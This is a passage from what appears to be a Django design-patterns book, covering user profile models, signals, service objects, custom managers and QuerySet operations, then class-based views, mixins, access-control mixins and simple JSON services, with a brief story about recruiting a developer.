It is recommended that you set the `primary_key` explicitly to `True` to prevent concurrency issues in some database backends such as PostgreSQL. The rest of the model can contain any other user details, such as birthdate, favorite color, and so on.

While designing the profile model, it is recommended that all the profile detail fields must be nullable or contain default values. Intuitively, we can understand that a user cannot fill out all his profile details while signing up. Additionally, we will ensure that the signal handler also doesn't pass any initial parameters while creating the profile instance.

Signals

Ideally, every time a user model instance is created, a corresponding user profile instance must be created as well. This is usually done using signals.

For example, we can listen for the `post_save` signal from the user model using the following signal handler:

```
# signals.py

from django.db.models.signals import post_save
from django.dispatch import receiver
from django.conf import settings
```

```
from . import models

@receiver(post_save, sender=settings.AUTH_USER_MODEL)
def create_profile_handler(sender, instance, created, **kwargs):
    if not created:
        return
    # Create the profile object, only if it is newly created
    profile = models.Profile(user=instance)
    profile.save()
```

Note that the profile model has passed no additional initial parameters except for the user instance.

Previously, there was no specific place for initializing the signal code. Typically, they were imported or implemented in `models.py` (which was unreliable). However, with app-loading refactor in Django 1.7, the application initialization code location is well defined.

First, create a `__init__.py` package for your application to mention your app's `ProfileConfig`:

```
default_app_config = "profiles.apps.ProfileConfig"
```

Next, subclass the `ProfileConfig` method in `app.py` and set up the signal in the `ready` method:

```
# app.py
from django.apps import AppConfig

class ProfileConfig(AppConfig):
    name = "profiles"
    verbose_name = 'User Profiles'

    def ready(self):
        from . import signals
```

With your signals set up, accessing `user.profile` should return a `Profile` object to all users, even the newly created ones.

Admin

Now, a user's details will be in two different places within the admin: the authentication details in the usual user admin page and the same user's additional profile details in a separate profile admin page. This gets very cumbersome.

For convenience, the profile admin can be made inline to the default user admin by defining a custom `UserAdmin` as follows:

```
# admin.py
from django.contrib import admin
from .models import Profile
from django.contrib.auth.models import User

class UserProfileInline(admin.StackedInline):
    model = Profile

class UserAdmin(admin.UserAdmin):
    inlines = [UserProfileInline]

admin.site.unregister(User)
admin.site.register(User, UserAdmin)
```

Multiple profile types

Assume that you need several kinds of user profiles in your application. There needs to be a field to track which type of profile the user has. The profile data itself needs to be stored in separate models or a unified model.

An aggregate profile approach is recommended since it gives the flexibility to change the profile types without loss of profile details and minimizes complexity. In this approach, the profile model contains a superset of all profile fields from all profile types.

For example, SuperBook will need a `SuperHero` type profile and an `Ordinary` (non-superhero) profile. It can be implemented using a single unified profile model as follows:

```
class BaseProfile(models.Model):
    USER_TYPES = (
        (0, 'Ordinary'),
        (1, 'SuperHero'),
    )
    user = models.OneToOneField(settings.AUTH_USER_MODEL,
                                primary_key=True)
    user_type = models.IntegerField(max_length=1, null=True,
                                    choices=USER_TYPES)
    bio = models.CharField(max_length=200, blank=True, null=True)

    def __str__(self):
```

```
            return "{}: {:.20}". format(self.user, self.bio or "")

        class Meta:
            abstract = True

    class SuperHeroProfile(models.Model):
        origin = models.CharField(max_length=100, blank=True, null=True)

        class Meta:
            abstract = True

    class OrdinaryProfile(models.Model):
        address = models.CharField(max_length=200, blank=True, null=True)

        class Meta:
            abstract = True

    class Profile(SuperHeroProfile, OrdinaryProfile, BaseProfile):
        pass
```

We grouped the profile details into several abstract base classes to separate concerns. The `BaseProfile` class contains all the common profile details irrespective of the user type. It also has a `user_type` field that keeps track of the user's active profile.

The `SuperHeroProfile` class and `OrdinaryProfile` class contain the profile details specific to superhero and non-hero users respectively. Finally, the `profile` class derives from all these base classes to create a superset of profile details.

Some details to take care of while using this approach are as follows:

- All profile fields that belong to the class or its abstract bases classes must be nullable or with defaults.
- This approach might consume more database space per user but gives immense flexibility.
- The active and inactive fields for a profile type need to be managed outside the model. Say, a form to edit the profile must show the appropriate fields based on the currently active user type.

Pattern – service objects

Problem: Models can get large and unmanageable. Testing and maintenance get harder as a model does more than one thing.

Solution: Refactor out a set of related methods into a specialized `Service` object.

Problem details

Fat models, thin views is an adage commonly told to Django beginners. Ideally, your views should not contain anything other than presentation logic.

However, over time pieces of code that cannot be placed anywhere else tend to go into models. Soon, models become a dump yard for the code.

Some of the tell-tale signs that your model can use a `Service` object are as follows:

1. Interactions with external services, for example, checking whether the user is eligible to get a `SuperHero` profile with a web service.
2. Helper tasks that do not deal with the database, for example, generating a short URL or random captcha for a user.
3. Involves a short-lived object without a database state, for example, creating a JSON response for an AJAX call.
4. Long-running tasks involving multiple instances such as Celery tasks.

Models in Django follow the Active Record pattern. Ideally, they encapsulate both application logic and database access. However, keep the application logic minimal.

While testing, if we find ourselves unnecessarily mocking the database even while not using it, then we need to consider breaking up the model class. A `Service` object is recommended in such situations.

Solution details

Service objects are plain old Python objects (POPOs) that encapsulate a 'service' or interactions with a system. They are usually kept in a separate file named `services.py` or `utils.py`.

For example, checking a web service is sometimes dumped into a model method as follows:

```
class Profile(models.Model):
    ...

    def is_superhero(self):
        url = "http://api.herocheck.com/?q={0}".format(
              self.user.username)
        return webclient.get(url)
```

This method can be refactored to use a service object as follows:

```
from .services import SuperHeroWebAPI

    def is_superhero(self):
        return SuperHeroWebAPI.is_hero(self.user.username)
```

The service object can be now defined in `services.py` as follows:

```
API_URL = "http://api.herocheck.com/?q={0}"

class SuperHeroWebAPI:
    ...
    @staticmethod
    def is_hero(username):
        url =API_URL.format(username)
        return webclient.get(url)
```

In most cases, methods of a `Service` object are stateless, that is, they perform the action solely based on the function arguments without using any class properties. Hence, it is better to explicitly mark them as static methods (as we have done for `is_hero`).

Consider refactoring your business logic or domain logic out of models into service objects. This way, you can use them outside your Django application as well.

Imagine there is a business reason to blacklist certain users from becoming superhero types based on their username. Our service object can be easily modified to support this:

```
class SuperHeroWebAPI:
    ...
    @staticmethod
    def is_hero(username):
        blacklist = set(["syndrome", "kcka$$", "superfake"])
        url =API_URL.format(username)
        return username not in blacklist and webclient.get(url)
```

Ideally, service objects are self-contained. This makes them easy to test without mocking, say, the database. They can be also easily reused.

In Django, time-consuming services are executed asynchronously using task queues such as Celery. Typically, the `Service` Object actions are run as Celery tasks. Such tasks can be run periodically or after a delay.

Retrieval patterns

This section contains design patterns that deal with accessing model properties or performing queries on them.

Pattern – property field

Problem: Models have attributes that are implemented as methods. However, these attributes should not be persisted to the database.

Solution: Use the property decorator on such methods.

Problem details

Model fields store per-instance attributes, such as first name, last name, birthday, and so on. They are also stored in the database. However, we also need to access some derived attributes, such as full name or age.

They can be easily calculated from the database fields, hence need not be stored separately. In some cases, they can just be a conditional check such as eligibility for offers based on age, membership points, and active status.

A straightforward way to implement this is to define functions, such as `get_age` similar to the following:

```
class BaseProfile(models.Model):
    birthdate = models.DateField()
    #...
    def get_age(self):
        today = datetime.date.today()
        return (today.year - self.birthdate.year) - int(
            (today.month, today.day) <
            (self.birthdate.month, self.birthdate.day))
```

Calling `profile.get_age()` would return the user's age by calculating the difference in the years adjusted by one based on the month and date.

However, it is much more readable (and Pythonic) to call it `profile.age`.

Solution details

Python classes can treat a function as an attribute using the `property` decorator. Django models can use it as well. In the previous example, replace the function definition line with:

```
@property
def age(self):
```

Now, we can access the user's age with `profile.age`. Notice that the function's name is shortened as well.

An important shortcoming of a property is that it is invisible to the ORM, just like model methods are. You cannot use it in a `QuerySet` object. For example, this will not work, `Profile.objects.exclude(age__lt=18)`.

It might also be a good idea to define a property to hide the details of internal classes. This is formally known as the **Law of Demeter**. Simply put, the law states that you should only access your own direct members or "use only one dot".

For example, rather than accessing `profile.birthdate.year`, it is better to define a `profile.birthyear` property. It helps you hide the underlying structure of the `birthdate` field this way.

Best Practice

Follow the law of Demeter, and use only one dot when accessing a property.

An undesirable side effect of this law is that it leads to the creation of several wrapper properties in the model. This could bloat up models and make them hard to maintain. Use the law to improve your model's API and reduce coupling wherever it makes sense.

Cached properties

Each time we call a property, we are recalculating a function. If it is an expensive calculation, we might want to cache the result. This way, the next time the property is accessed, the cached value is returned.

```
from django.utils.functional import cached_property
    #...
    @cached_property
    def full_name(self):
        # Expensive operation e.g. external service call
        return "{0} {1}".format(self.firstname, self.lastname)
```

The cached value will be saved as a part of the Python instance. As long as the instance exists, the same value will be returned.

As a failsafe mechanism, you might want to force the execution of the expensive operation to ensure that stale values are not returned. In such cases, set a keyword argument such as `cached=False` to prevent returning the cached value.

Pattern – custom model managers

Problem: Certain queries on models are defined and accessed repeatedly throughout the code violating the DRY principle.

Solution: Define custom managers to give meaningful names to common queries.

Problem details

Every Django model has a default manager called `objects`. Invoking `objects.all()`, will return all the entries for that model in the database. Usually, we are interested in only a subset of all entries.

We apply various filters to find out the set of entries we need. The criterion to select them is often our core business logic. For example, we can find the posts accessible to the public by the following code:

```
public = Posts.objects.filter(privacy="public")
```

This criterion might change in the future. Say, we might want to also check whether the post was marked for editing. This change might look like this:

```
public = Posts.objects.filter(privacy=POST_PRIVACY.Public,
         draft=False)
```

However, this change needs to be made everywhere a public post is needed. This can get very frustrating. There needs to be only one place to define such commonly used queries without 'repeating oneself'.

Solution details

`QuerySets` are an extremely powerful abstraction. They are lazily evaluated only when needed. Hence, building longer `QuerySets` by method-chaining (a form of fluent interface) does not affect the performance.

In fact, as more filtering is applied, the result dataset shrinks. This usually reduces the memory consumption of the result.

A model manager is a convenient interface for a model to get its `QuerySet` object. In other words, they help you use Django's ORM to access the underlying database. In fact, managers are implemented as very thin wrappers around a `QuerySet` object. Notice the identical interface:

```
>>> Post.objects.filter(posted_by__username="a")
[<Post: a: Hello World>, <Post: a: This is Private!>]


>>> Post.objects.get_queryset().filter(posted_by__username="a")
[<Post: a: Hello World>, <Post: a: This is Private!>]
```

The default manager created by Django, `objects`, has several methods, such as `all`, `filter`, or `exclude` that return `QuerySets`. However, they only form a low-level API to your database.

Custom managers are used to create a domain-specific, higher-level API. This is not only more readable but less affected by implementation details. Thus, you are able to work at a higher level of abstraction closely modeled to your domain.

Our previous example for public posts can be easily converted into a custom manager as follows:

```
# managers.py
from django.db.models.query import QuerySet

class PostQuerySet(QuerySet):
    def public_posts(self):
        return self.filter(privacy="public")

PostManager = PostQuerySet.as_manager
```

This convenient shortcut for creating a custom manager from a `QuerySet` object appeared in Django 1.7. Unlike other previous approaches, this `PostManager` object is chainable like the default `objects` manager.

It sometimes makes sense to replace the default `objects` manager with our custom manager, as shown in the following code:

```
from .managers import PostManager
class Post(Postable):
    ...
    objects = PostManager()
```

By doing this, to access `public_posts` our code gets considerably simplified to the following:

```
public = Post.objects.public_posts()
```

Since the returned value is a `QuerySet`, they can be further filtered:

```
public_apology = Post.objects.public_posts().filter(
                  message_startswith="Sorry")
```

`QuerySets` have several interesting properties. In the next few sections, we can take a look at some common patterns that involve combining `QuerySets`.

Set operations on QuerySets

True to their name (or the latter half of their name), `QuerySets` support a lot of (mathematical) set operations. For the sake of illustration, consider two `QuerySets` that contain the user objects:

```
>>> q1 = User.objects.filter(username__in=["a", "b", "c"])
[<User: a>, <User: b>, <User: c>]
>>> q2 = User.objects.filter(username__in=["c", "d"])
[<User: c>, <User: d>]
```

Some set operations that you can perform on them are as follows:

- **Union**: This combines and removes duplicates. Use `q1 | q2` to get [`<User: a>`, `<User: b>`, `<User: c>`, `<User: d>`]
- **Intersection**: This finds common items. Use `q1` and `q2` to get [`<User: c>`]
- **Difference**: This removes elements in second set from first. There is no logical operator for this. Instead use `q1.exclude(pk__in=q2)` to get [`<User: a>`, `<User: b>`]

The same operations can be done using the `Q` objects:

```
from django.db.models import Q

# Union
>>> User.objects.filter(Q(username__in=["a", "b", "c"]) | Q(username__
in=["c", "d"]))
[<User: a>, <User: b>, <User: c>, <User: d>]

# Intersection
>>> User.objects.filter(Q(username__in=["a", "b", "c"]) & Q(username__
in=["c", "d"]))
[<User: c>]
```

```
# Difference
>>> User.objects.filter(Q(username__in=["a", "b", "c"]) &
~Q(username__in=["c", "d"]))
[<User: a>, <User: b>]
```

Note that the difference is implemented using `&` (AND) and `~` (Negation). The `Q` objects are very powerful and can be used to build very complex queries.

However, the `Set` analogy is not perfect. `QuerySets`, unlike mathematical sets, are ordered. So, they are closer to Python's list data structure in that respect.

Chaining multiple QuerySets

So far, we have been combining `QuerySets` of the same type belonging to the same base class. However, we might need to combine `QuerySets` from different models and perform operations on them.

For example, a user's activity timeline contains all their posts and comments in reverse chronological order. The previous methods of combining `QuerySets` won't work. A naïve solution would be to convert them to lists, concatenate, and sort them, like this:

```
>>>recent = list(posts)+list(comments)
>>>sorted(recent, key=lambda e: e.modified, reverse=True)[:3]
[<Post: user: Post1>, <Comment: user: Comment1>, <Post: user: Post0>]
```

Unfortunately, this operation has evaluated the lazy `QuerySets` object. The combined memory usage of the two lists can be overwhelming. Besides, it can be quite slow to convert large `QuerySets` into lists.

A much better solution uses iterators to reduce the memory consumption. Use the `itertools.chain` method to combine multiple `QuerySets` as follows:

```
>>> from itertools import chain
>>> recent = chain(posts, comments)
>>> sorted(recent, key=lambda e: e.modified, reverse=True)[:3]
```

Once you evaluate a `QuerySet`, the cost of hitting the database can be quite high. So, it is important to delay it as long as possible by performing only operations that will return `QuerySets` unevaluated.

Keep `QuerySets` unevaluated as long as possible.

Migrations

Migrations help you to confidently make changes to your models. Introduced in Django 1.7, migrations are an essential and easy-to-use parts of a development workflow.

The new workflow is essentially as follows:

1. The first time you define your model classes, you will need to run:

   ```
   python manage.py makemigrations <app_label>
   ```

2. This will create migration scripts in `app/migrations` folder.
3. Run the following command in the same (development) environment:

   ```
   python manage.py migrate <app_label>
   ```

   This will apply the model changes to the database. Sometimes, questions are asked to handle the default values, renaming, and so on.

4. Propagate the migration scripts to other environments. Typically, your version control tool, for example Git, will take care of this. As the latest source is checked out, the new migration scripts will also appear.
5. Run the following command in these environments to apply the model changes:

   ```
   python manage.py migrate <app_label>
   ```

6. Whenever you make changes to the models classes, repeat steps 1-5.

If you omit the app label in the commands, Django will find unapplied changes in every app and migrate them.

Summary

Model design is hard to get it right. Yet, it is fundamental to Django development. In this chapter, we looked at several common patterns when working with models. In each case, we looked at the impact of the proposed solution and various tradeoffs.

In the next chapter, we will examine the common design patterns we encounter when working with views and URL configurations.

4
Views and URLs

In this chapter, we will discuss the following topics:

- Class-based and function-based views
- Mixins
- Decorators
- Common view patterns
- Designing URLs

A view from the top

In Django, a view is defined as a callable that accepts a request and returns a response. It is usually a function or a class with a special class method such as `as_view()`.

In both cases, we create a normal Python function that takes an `HTTPRequest` as the first argument and returns an `HTTPResponse`. A `URLConf` can also pass additional arguments to this function. These arguments can be captured from parts of the URL or set to default values.

Here is what a simple view looks like:

```
# In views.py
from django.http import HttpResponse

def hello_fn(request, name="World"):
    return HttpResponse("Hello {}!".format(name))
```

Our two-line view function is quite simple to understand. We are currently not doing anything with the `request` argument. We can examine a request to better understand the context in which the view was called, for example by looking at the `GET`/`POST` parameters, URI path, or HTTP headers such as `REMOTE_ADDR`.

Its corresponding lines in `URLConf` would be as follows:

```
# In urls.py
    url(r'^hello-fn/(?P<name>\w+)/$', views.hello_fn),
    url(r'^hello-fn/$', views.hello_fn),
```

We are reusing the same view function to support two URL patterns. The first pattern takes a name argument. The second pattern doesn't take any argument from the URL, and the view function will use the default name of `World` in this case.

Views got classier

Class-based views were introduced in Django 1.4. Here is how the previous view looks when rewritten to be a functionally equivalent class-based view:

```
from django.views.generic import View
class HelloView(View):
    def get(self, request, name="World"):
        return HttpResponse("Hello {}!".format(name))
```

Again, the corresponding `URLConf` would have two lines, as shown in the following commands:

```
# In urls.py
    url(r'^hello-cl/(?P<name>\w+)/$', views.HelloView.as_view()),
    url(r'^hello-cl/$', views.HelloView.as_view()),
```

There are several interesting differences between this `view` class and our earlier view function. The most obvious one being that we need to define a class. Next, we explicitly define that we will handle only the `GET` requests. The previous view function gives the same response for `GET`, `POST`, or any other HTTP verb, as shown in the following commands using the test client in Django shell:

```
>>> from django.test import Client
>>> c = Client()

>>> c.get("http://0.0.0.0:8000/hello-fn/").content
```

```
b'Hello World!'

>>> c.post("http://0.0.0.0:8000/hello-fn/").content
b'Hello World!'

>>> c.get("http://0.0.0.0:8000/hello-cl/").content
b'Hello World!'

>>> c.post("http://0.0.0.0:8000/hello-cl/").content
b''
```

Being explicit is good from a security and maintainability point of view.

The advantage of using a class will be clear when you need to customize your view. Say you need to change the greeting and the default name. Then, you can write a general view class for any kind of greeting and derive your specific greeting classes as follows:

```
class GreetView(View):
    greeting = "Hello {}!"
    default_name = "World"
    def get(self, request, **kwargs):
        name = kwargs.pop("name", self.default_name)
        return HttpResponse(self.greeting.format(name))

class SuperVillainView(GreetView):
    greeting = "We are the future, {}. Not them. "
    default_name = "my friend"
```

Now, the `URLConf` would refer to the derived class:

```
# In urls.py
    url(r'^hello-su/(?P<name>\w+)/$', views.SuperVillainView.as_
view()),
    url(r'^hello-su/$', views.SuperVillainView.as_view()),
```

While it is not impossible to customize the view function in a similar manner, you would need to add several keyword arguments with default values. This can quickly get unmanageable. This is exactly why generic views migrated from view functions to class-based views.

Django Unchained

After spending 2 weeks hunting for good Django developers, Steve started to think out of the box. Noticing the tremendous success of their recent hackathon, he and Hart organized a Django Unchained contest at S.H.I.M. The rules were simple—build one web application a day. It could be a simple one but you cannot skip a day or break the chain. Whoever creates the longest chain, wins.

The winner—Brad Zanni was a real surprise. Being a traditional designer with hardly any programming background, he had once attended week-long Django training just for kicks. He managed to create an unbroken chain of 21 Django sites, mostly from scratch.

The very next day, Steve scheduled a 10 o' clock meeting with him at his office. Though Brad didn't know it, it was going to be his recruitment interview. At the scheduled time, there was a soft knock and a lean bearded guy in his late twenties stepped in.

As they talked, Brad made no pretense of the fact that he was not a programmer. In fact, there was no pretense to him at all. Peering through his thick-rimmed glasses with calm blue eyes, he explained that his secret was quite simple—get inspired and then focus.

He used to start each day with a simple wireframe. He would then create an empty Django project with a Twitter bootstrap template. He found Django's generic class-based views a great way to create views with hardly any code. Sometimes, he would use a mixin or two from Django-braces. He also loved the admin interface for adding data on the go.

His favorite project was Labyrinth—a Honeypot disguised as a baseball forum. He even managed to trap a few surveillance bots hunting for vulnerable sites. When Steve explained about the SuperBook project, he was more than happy to accept the offer. The idea of creating an interstellar social network truly fascinated him.

With a little more digging around, Steve was able to find half a dozen more interesting profiles like Brad within S.H.I.M. He learnt that rather that looking outside he should have searched within the organization in the first place.

Class-based generic views

Class-based generic views are commonly used views implemented in an object-oriented manner (Template method pattern) for better reuse. I hate the term *generic views*. I would rather call them *stock views*. Like stock photographs, you can use them for many common needs with a bit of tweaking.

Generic views were created because Django developers felt that they were recreating the same kind of views in every project. Nearly every project needed a page showing a list of objects (`ListView`), details of an object (`DetailView`), or a form to create an object (`CreateView`). In the spirit of DRY, these reusable views were bundled with Django.

A convenient table of generic views in Django 1.7 is given here:

Type	Class Name	Description
Base	`View`	This is the parent of all views. It performs dispatch and sanity checks.
Base	`TemplateView`	This renders a template. It exposes the `URLConf` keywords into context.
Base	`RedirectView`	This redirects on any `GET` request.
List	`ListView`	This renders any iterable of items, such as a `queryset`.
Detail	`DetailView`	This renders an item based on `pk` or `slug` from `URLConf`.
Edit	`FormView`	This renders and processes a form.
Edit	`CreateView`	This renders and processes a form for creating new objects.
Edit	`UpdateView`	This renders and processes a form for updating an object.
Edit	`DeleteView`	This renders and processes a form for deleting an object.
Date	`ArchiveIndexView`	This renders a list of objects with a date field, the latest being the first.
Date	`YearArchiveView`	This renders a list of objects on `year` given by `URLConf`.
Date	`MonthArchiveView`	This renders a list of objects on a `year` and `month`.
Date	`WeekArchiveView`	This renders a list of objects on a `year` and `week` number.
Date	`DayArchiveView`	This renders a list of objects on a `year`, `month`, and `day`.
Date	`TodayArchiveView`	This renders a list of objects on today's date.
Date	`DateDetailView`	This renders an object on a `year`, `month`, and `day` identified by its `pk` or `slug`.

We have not mentioned base classes such as `BaseDetailView` or mixins such as `SingleObjectMixin` here. They are designed to be parent classes. In most cases, you would not use them directly.

Most people confuse class-based views and class-based generic views. Their names are similar but they are not the same things. This has led to some interesting misconceptions as follows:

- **The only generic views are the ones bundled with Django**: Thankfully, this is wrong. There is no special magic in the generic class-based views that are provided.

  You are free to roll your own set of generic class-based views. You can also use a third-party library such as `django-vanilla-views` (`http://django-vanilla-views.org/`), which has a simpler implementation of the standard generic views. Remember that using custom generic views might make your code unfamiliar to others.

- **Class-based views must always derive from a generic view**: Again, there is nothing magical about the generic view classes. Though 90 percent of the time, you will find a generic class such as `View` to be ideal for use as a base class, you are free to implement similar features yourself.

View mixins

Mixins are the essence of DRY code in class-based views. Like model mixins, a view mixin takes advantage of Python's multiple inheritance to easily reuse chunks of functionality. They are often parent-less classes in Python 3 (or derived from `object` in Python 2 since they are new-style classes).

Mixins intercept the processing of views at well-defined places. For example, most generic views use `get_context_data` to set the context dictionary. It is a good place to insert an additional context, such as a `feed` variable that points to all posts a user can view, as shown in the following command:

```
class FeedMixin(object):
    def get_context_data(self, **kwargs):
        context = super().get_context_data(**kwargs)
        context["feed"] = models.Post.objects.viewable_posts(self.
request.user)
        return context
```

The `get_context_data` method first populates the context by calling its namesake in all the bases classes. Next, it updates the context dictionary with the `feed` variable.

Now, this mixin can be easily used to add the user's feed by including it in the list of base classes. Say, if SuperBook needs a typical social network home page with a form to create a new post followed by your feed, then you can use this mixin as follows:

```
class MyFeed(FeedMixin, generic.CreateView):
    model = models.Post
    template_name = "myfeed.html"
    success_url = reverse_lazy("my_feed")
```

A well-written mixin imposes very little requirements. It should be flexible to be useful in most situations. In the previous example, `FeedMixin` will overwrite the `feed` context variable in a derived class. If a parent class uses `feed` as a context variable, then it can be affected by the inclusion of this mixin. Hence, it would be more useful to make the context variable customizable (which has been left to you as an exercise).

The ability of mixins to combine with other classes is both their biggest advantage and disadvantage. Using the wrong combination can lead to bizarre results. So, before using a mixin, you need to check the source code of the mixin and other classes to ensure that there are no method or context-variable clashes.

Order of mixins

You might have come across code with several mixins as follows:

```
class ComplexView(MyMixin, YourMixin, AccessMixin, DetailView):
```

It can get quite tricky to figure out the order to list the base classes. Like most things in Django, the normal rules of Python apply. Python's **Method Resolution Order** (**MRO**) determines how they should be arranged.

In a nutshell, mixins come first and base classes come last. The more specialized the parent class is, the more it moves to the left. In practice, this is the only rule you will need to remember.

To understand why this works, consider the following simple example:

```
class A:
    def do(self):
        print("A")

class B:
```

```
        def do(self):
            print("B")

    class BA(B, A):
        pass

    class AB(A, B):
        pass

    BA().do() # Prints B
    AB().do() # Prints A
```

As you would expect, if `B` is mentioned before `A` in the list of base classes, then `B`'s method gets called and vice versa.

Now imagine `A` is a base class such as `CreateView` and `B` is a mixin such as `FeedMixin`. The mixin is an enhancement over the basic functionality of the base class. Hence, the mixin code should act first and in turn, call the base method if needed. So, the correct order is `BA` (mixins first, base last).

The order in which base classes are called can be determined by checking the `__mro__` attribute of the class:

```
>>> AB.__mro__
 (__main__.AB, __main__.A, __main__.B, object)
```

So, if `AB` calls `super()`, first `A` gets called; then, `A`'s `super()` will call `B`, and so on.

Python's MRO usually follows a depth-first, left-to-right order to select a method in the class hierarchy. More details can be found at `http://www.python.org/download/releases/2.3/mro/`.

Decorators

Before class-based views, decorators were the only way to change the behavior of function-based views. Being wrappers around a function, they cannot change the inner working of the view, and thus effectively treat them as black boxes.

A decorator is function that takes a function and returns the decorated function. Confused? There is some syntactic sugar to help you. Use the annotation notation `@`, as shown in the following `login_required` decorator example:

```
@login_required
```

```
def simple_view(request):
    return HttpResponse()
```

The following code is exactly same as above:

```
def simple_view(request):
    return HttpResponse()

simple_view = login_required(simple_view)
```

Since `login_required` wraps around the view, a wrapper function gets the control first. If the user was not logged in, then it redirects to `settings.LOGIN_URL`. Otherwise, it executes `simple_view` as if it did not exist.

Decorators are less flexible than mixins. However, they are simpler. You can use both decorators and mixins in Django. In fact, many mixins are implemented with decorators.

View patterns

Let's take a look at some common design patterns seen in designing views.

Pattern – access controlled views

Problem: Pages need to be conditionally accessible based on whether the user was logged in, is a member of staff, or any other condition.

Solution: Use mixins or decorators to control access to the view.

Problem details

Most websites have pages that can be accessed only if you are logged in. Certain other pages are accessible to anonymous or public visitors. If an anonymous visitor tries to access a page, which needs a logged-in user, they could be routed to the login page. Ideally, after logging in, they should be routed back to the page they wished to see in the first place.

Similarly, there are pages that can only be seen by certain groups of users. For example, Django's admin interface is only accessible to the staff. If a non-staff user tries to access the admin pages, they would be routed to the login page.

Finally, there are pages that grant access only if certain conditions are met. For example, the ability to edit a post should be only accessible to the creator of the post. Anyone else accessing this page should see a **Permission Denied** error.

Solution details

There are two ways to control access to a view:

1. By using a decorator on a function-based view or class-based view:

   ```
   @login_required(MyView.as_view())
   ```

2. By overriding the `dispatch` method of a class-based view through a mixin:

   ```
   from django.utils.decorators import method_decorator

   class LoginRequiredMixin:
       @method_decorator(login_required)
       def dispatch(self, request, *args, **kwargs):
           return super().dispatch(request, *args, **kwargs)
   ```

   We really don't need the decorator here. The more explicit form recommended is as follows:

   ```
   class LoginRequiredMixin:

       def dispatch(self, request, *args, **kwargs):
           if not request.user.is_authenticated():
               raise PermissionDenied
           return super().dispatch(request, *args, **kwargs)
   ```

When the `PermissionDenied` exception is raised, Django shows the `403.html` template in your root directory or, in its absence, a standard "403 Forbidden" page.

Of course, you would need a more robust and customizable set of mixins for real projects. The `django-braces` package (`https://github.com/brack3t/django-braces`) has an excellent set of mixins, especially for controlling access to views.

Here are examples of using them to control access to the logged-in and anonymous views:

```
from braces.views import LoginRequiredMixin, AnonymousRequiredMixin

class UserProfileView(LoginRequiredMixin, DetailView):
    # This view will be seen only if you are logged-in
    pass

class LoginFormView(AnonymousRequiredMixin, FormView):
    # This view will NOT be seen if you are loggedin
    authenticated_redirect_url = "/feed"
```

Staff members in Django are users with the `is_staff` flag set in the user model. Again, you can use a django-braces mixin called `UserPassesTestMixin`, as follows:

```
from braces.views import UserPassesTestMixin

class SomeStaffView(UserPassesTestMixin, TemplateView):
    def test_func(self, user):
        return user.is_staff
```

You can also create mixins to perform specific checks, such as if the object is being edited by its author or not (by comparing it with the logged-in user):

```
class CheckOwnerMixin:

    # To be used with classes derived from SingleObjectMixin
    def get_object(self, queryset=None):
        obj = super().get_object(queryset)
        if not obj.owner == self.request.user:
            raise PermissionDenied
        return obj
```

Pattern – context enhancers

Problem: Several views based on generic views need the same context variable.

Solution: Create a mixin that sets the shared context variable.

Problem details

Django templates can only show variables that are present in its context dictionary. However, sites need the same information in several pages. For instance, a sidebar showing the recent posts in your feed might be needed in several views.

However, if we use a generic class-based view, we would typically have a limited set of context variables related to a specific model. Setting the same context variable in each view is not DRY.

Solution details

Most generic class-based views are derived from `ContextMixin`. It provides the `get_context_data` method, which most classes override, to add their own context variables. While overriding this method, as a best practice, you will need to call `get_context_data` of the superclass first and then add or override your context variables.

We can abstract this in the form of a mixin, as we have seen before:

```
class FeedMixin(object):

    def get_context_data(self, **kwargs):
        context = super().get_context_data(**kwargs)
        context["feed"] = models.Post.objects.viewable_posts(self.
request.user)
        return context
```

We can add this mixin to our views and use the added context variables in our templates. Notice that we are using the model manager defined in *Chapter 3*, *Models*, to filter the posts.

A more general solution is to use `StaticContextMixin` from `django-braces` for static-context variables. For example, we can add an additional context variable `latest_profile` that contains the latest user to join the site:

```
class CtxView(StaticContextMixin, generic.TemplateView):
    template_name = "ctx.html"
    static_context = {"latest_profile": Profile.objects.latest('pk')}
```

Here, static context means anything that is unchanged from a request to request. In that sense, you can mention `QuerySets` as well. However, our `feed` context variable needs `self.request.user` to retrieve the user's viewable posts. Hence, it cannot be included as a static context here.

Pattern – services

Problem: Information from your website is often scraped and processed by other applications.

Solution: Create lightweight services that return data in machine-friendly formats, such as JSON or XML.

Problem details

We often forget that websites are not just used by humans. A significant percentage of web traffic comes from other programs like crawlers, bots, or scrapers. Sometimes, you will need to write such programs yourself to extract information from another website.

Generally, pages designed for human consumption are cumbersome for mechanical extraction. HTML pages have information surrounded by markup, requiring extensive cleanup. Sometimes, information will be scattered, needing extensive data collation and transformation.

A machine interface would be ideal in such situations. You can not only reduce the hassle of extracting information but also enable the creation of mashups. The longevity of an application would be greatly increased if its functionality is exposed in a machine-friendly manner.

Solution details

Service-oriented architecture (**SOA**) has popularized the concept of a service. A service is a distinct piece of functionality exposed to other applications as a service. For example, Twitter provides a service that returns the most recent public statuses.

A service has to follow certain basic principles:

- **Statelessness**: This avoids the internal state by externalizing state information
- **Loosely coupled**: This has fewer dependencies and a minimum of assumptions
- **Composable**: This should be easy to reuse and combine with other services

In Django, you can create a basic service without any third-party packages. Instead of returning HTML, you can return the serialized data in the JSON format. This form of a service is usually called a web **Application Programming Interface** (**API**).

For example, we can create a simple service that returns five recent public posts from SuperBook as follows:

```
class PublicPostJSONView(generic.View):

    def get(self, request, *args, **kwargs):
        msgs = models.Post.objects.public_posts().values(
            "posted_by_id", "message")[:5]
        return HttpResponse(list(msgs), content_type="application/
json")
```

For a more reusable implementation, you can use the `JSONResponseMixin` class from `django-braces` to return JSON using its `render_json_response` method:

```
from braces.views import JSONResponseMixin

class PublicPostJSONView(JSONResponseMixin, generic.View):

    def get(self, request, *args, **kwargs):
        msgs = models.Post.objects.public_posts().values(
```

```
            "posted_by_id", "message")[:5]
        return self.render_json_response(list(msgs))
```

If we try to retrieve this view, we will get a JSON string rather than an HTML response:

```
>>> from django.test import Client
>>> Client().get("http://0.0.0.0:8000/public/").content
b'[{"posted_by_id": 23, "message": "Hello!"},
   {"posted_by_id": 13, "message": "Feeling happy"},
   ...
```

Note that we cannot pass the `QuerySet` method directly to render the JSON response. It has to be a list, dictionary, or any other basic Python built-in data type recognized by the JSON serializer.

Of course, you will need to use a package such as Django REST framework if you need to build anything more complex than this simple API. Django REST framework takes care of serializing (and deserializing) `QuerySets`, authentication, generating a web-browsable API, and many other features essential to create a robust and full-fledged API.

Designing URLs

Django has one of the most flexible URL schemes among web frameworks. Basically, there is no implied URL scheme. You can explicitly define any URL scheme you like using appropriate regular expressions.

However, as superheroes love to say—"With great power comes great responsibility." You cannot get away with a sloppy URL design any more.

